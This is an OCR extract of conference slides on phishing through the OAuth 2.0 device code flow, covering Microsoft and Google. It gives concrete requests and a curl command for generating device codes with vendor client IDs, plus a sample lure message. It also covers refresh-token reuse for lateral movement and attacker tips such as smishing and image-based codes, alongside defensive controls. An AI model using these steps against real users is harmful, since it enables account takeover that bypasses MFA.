
DEMO: OAuth 2.0 device code authorization

- Dr. Nestori Syynimaa: https://o365blog.com/post/phishing/

- Usability => insecurity
- A different auth flow => opportunity
- Implementation quirks


Phishing Evolution: OAuth 2.0 device code authorization

+cloud app authorization protocol




Phishing Evolution: OAuth 2.0 device code authorization microsoft phish

+cloud app authorization protocol



Phishing Evolution: OAuth 2.0 device code authorization microsoft phish

+cloud app authorization protocol



Access Token

```
{ "scope": "user_impersonation",
  "resource": "https://management.azure.com",
  "access_token": "eyJ0eXAiOiJKV1QiLCJhbG...",
  "refresh_token": "0.AUYAAknJ93kbWUyXs2…",
}
```

9

8

Use refresh token to get new access token for Azure


```
{  "refresh_token": "1//06S3lSKyEHY…",
  "scope": "openid",
  "grant_type": "refresh_token"
  "resource": "https://management.azure.com",
  "client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c",
}
```

Device
(client, app)

Phishing Evolution: OAuth 2.0 device code authorization microsoft phish

+cloud app authorization protocol

1. No server infrastructure
2. No registered application, use existing vendor client app
3. No consent screen



Phishing Evolution: OAuth 2.0 device code authorization microsoft phish

+cloud app authorization protocol


Get user/device codes
POST
https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&
resource=https://graph.microsoft.com

2

User/device codes
3
{ "device_code": "AH-1NgM6boio...",
"verification_url": "microsoft.com/devicelogin",
"user_code": "ELSEKDEZH",
"expires_in": 900,
"interval": 5
}

Poll for oauth tokens
client_id
device_code

6



Identity Platform

7

Oauth tokens
{ "access_token": "ya29.a0ARrdaM9...",
"refresh_token": "1//06S3lSKyEHY...",
}

1. No server infrastructure
2. No registered application, use existing vendor client app
3. No consent screen
4. Implicit, default scopes

5 **Authenticate and Authorize**
1. Goes to microsoft.com/devicelogin
2. Enters: ELSEKDEZH
3. Authenticates, including MFA

4 **Phish**
"Here's your promotional product code:
1. Go to microsoft.com/devicelogin
2. Enter: ELSEKDEZH"


Device
(client, app)

XX

User

Phishing Evolution: OAuth 2.0 device code authorization microsoft phish

+cloud app authorization protocol



Date	Username	Application	Sta...	IP address	Location	Resource	Client app	Authentication requirement
7/14/2021, 11:30:45 AM	ed@feasthealth.onmicrosoft.com	Microsoft Office 365 Portal	Success	143.XXX.XXX.25	Sin City, Nevada, US	Windows Azure Active D...	Browser	Multi-factor authentication
7/13/2021, 12:16:30 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office 365 Portal	Success	143.XXX.XXX.25	Sin City, Nevada, US	Windows Azure Active D...	Browser	Multi-factor authentication
7/12/2021, 8:25:17 AM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/12/2021, 12:59:17 AM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/12/2021, 12:56:43 AM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/12/2021, 12:48:06 AM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/12/2021, 12:32:28 AM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/12/2021, 12:17:28 AM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/12/2021, 12:09:05 AM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/12/2021, 12:06:00 AM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/11/2021, 11:50:52 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/11/2021, 11:48:54 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/11/2021, 11:43:05 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/11/2021, 11:33:44 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/11/2021, 11:31:16 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/11/2021, 11:22:56 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/11/2021, 11:14:42 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/11/2021, 11:11:55 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication
7/11/2021, 8:35:26 PM	ed@feasthealth.onmicrosoft.com	Microsoft Office	Success	143.XXX.XXX.25	Sin City, Nevada, US	Microsoft Graph	Mobile Apps and Desktop clients	Multi-factor authentication

1. No server infrastructure
2. No registered application, use existing vendor client app
3. No consent screen
4. Implicit, default scopes
5. Move laterally to other services
6. Logging limited (initial token logged as sign-in, but lateral move is not)

Phish

+cloud ap

Activity Details: Sign-ins

Basic info | Location | Device info | Authentication Details | Conditional Access | Report-only | Additional Details

Date	7/12/2021, 8:25:17 AM
Request ID	ee30da7a-0f2e-4936-b64f-00da59f11200
Correlation ID	eba1a1ae-fec7-4670-b4be-d6cd063dc4b1
Authentication requirement	Multi-factor authentication
Status	Success
Continuous access evaluation	No

User	Ed Van
Username	ed@feasthealth.onmicrosoft.com
User ID	e731a6d2-ba0c-46f3-84bb-167f488cecda
Sign-in identifier	
User type	Member
Cross tenant access type	None
Application	Microsoft Office
Application ID	d3590ed6-52b3-4102-aeff-aad2292ab01c
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	f7c94902-1b79-4c59-97b3-62503ab64e53
Home tenant ID	f7c94902-1b79-4c59-97b3-62503ab64e53
Client app	Mobile Apps and Desktop clients

Token issuer type	Azure AD
Token issuer name	
Latency	612ms
Flagged for review	No
User agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36

de authorization microsoft phish

1. No server infrastructure
2. No registered application, use existing vendor client app
3. No consent screen
4. Implicit, default scopes
5. Move laterally to other services
6. Logging limited (initial token logged as sign-in, but lateral move is not)

Phishing Evolution: OAuth 2.0 device code authorization microsoft phish

controls

1. Prevent: block verification URIs, use conditional access policies
   - https://oauth2.googleapis.com/device/code
   - https://microsoft.com/devicelogin
   - https://login.microsoftonline.com/common/oauth2/deviceauth
   - block access based on IP, location, endpoint characteristics
2. Detect
   - Difficult
3. Remediate
   - API to revoke all oauth tokens for a user

1. No server infrastructure
2. No registered application, use existing vendor client app
3. No consent screen
4. Implicit, default scopes
5. Move laterally to other services
6. Logging limited (initial token logged as sign-in, but lateral move is not)

Phishing Evolution: OAuth 2.0 device code authorization

controls

1. Prevent: block verification URIs, use conditional access policies
   - https://oauth2.googleapis.com/device/code
   - https://microsoft.com/devicelogin
   - https://login.microsoftonline.com/common/oauth2/deviceauth
   - block access based on IP, location, endpoint characteristics
2. Detect
   - Difficult
3. Remediate
   - API to revoke all oauth tokens for a user

practical considerations

Short expiration of user/device codes (15-30mins)

- phishing numbers game
- smish
- incorporate hosted website, generate codes dynamically
- use images for user code (no javascript allowed in email clients)

microsoft phish

1. No server infrastructure
2. No registered application, use existing vendor client app
3. No consent screen
4. Implicit, default scopes
5. Move laterally to other services
6. Logging limited (initial token logged as sign-in, but lateral move is not)

OAuth 2.0 and Google: device code authorization

OAuth 2.0 and Google: device code authorization

attacker generates the user+device codes


gcloud CLI
Google Cloud SDK

explicit, limited scopes


```
$ curl --data client_id=32555940559.apps.googleusercontent.com \
--data-urlencode scope="openid \
https://www.googleapis.com/auth/userinfo.email" \
https://oauth2.googleapis.com/device/code

{
  "device_code":
"AH-1Ng3YOKjWEwQJ2jYco3xDOcF7j_iwFFU_M4bpZEEMMQA1KaAVwS9QlBcKkjkk1ks85y7M4CC
37qMTxxZJSJQBkhEX-3LPUg",
  "user_code": "XXKZ-GGLN",
  "expires_in": 1800,
  "interval": 5,
  "verification_url": "https://www.google.com/device"
}

$
```

OAuth 2.0 and Google: device code authorization

user is phished, follows link, enters code




user authenticates

